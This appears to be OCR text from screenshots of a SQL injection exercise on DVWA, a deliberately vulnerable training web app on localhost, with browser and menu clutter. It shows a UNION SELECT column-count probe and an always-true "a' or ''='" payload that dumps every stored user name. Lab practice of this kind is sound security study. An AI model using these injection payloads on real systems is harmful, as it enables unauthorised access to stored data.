


To check No. of Columns:



Select All Columns and check for one by one:


Setup :: Damn Vulnerable Web
Vulnerability: SQL Injection :: D
New Tab
localhost/DVWA/vulnerabilities/sqli/?id=1%60+union+select+1%2C2--&Submit=Submit#
Verify it's you
All Bookmarks
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Vulnerability: SQL Injection
User ID: 1` union select 1,2-- Submit
ID: 1` union select 1,2--
First name: admin
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_injection
https://bobby-tables.com/


Setup :: Damn Vulnerable Web
Vulnerability: SQL Injection :: D
New Tab
localhost/DVWA/vulnerabilities/sqli/?id=a%27+or+%27%27%3D%27&Submit=Submit#
Verify it's you
All Bookmarks
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Vulnerability: SQL Injection
User ID: a' or ''=' Submit
ID: a' or ''='
First name: admin
Surname: admin
ID: a' or ''='
First name: Gordon
Surname: Brown
ID: a' or ''='
First name: Hack
Surname: Me
ID: a' or ''='
First name: Pablo
Surname: Picasso
ID: a' or ''='
First name: Bob
Surname: Smith
More Information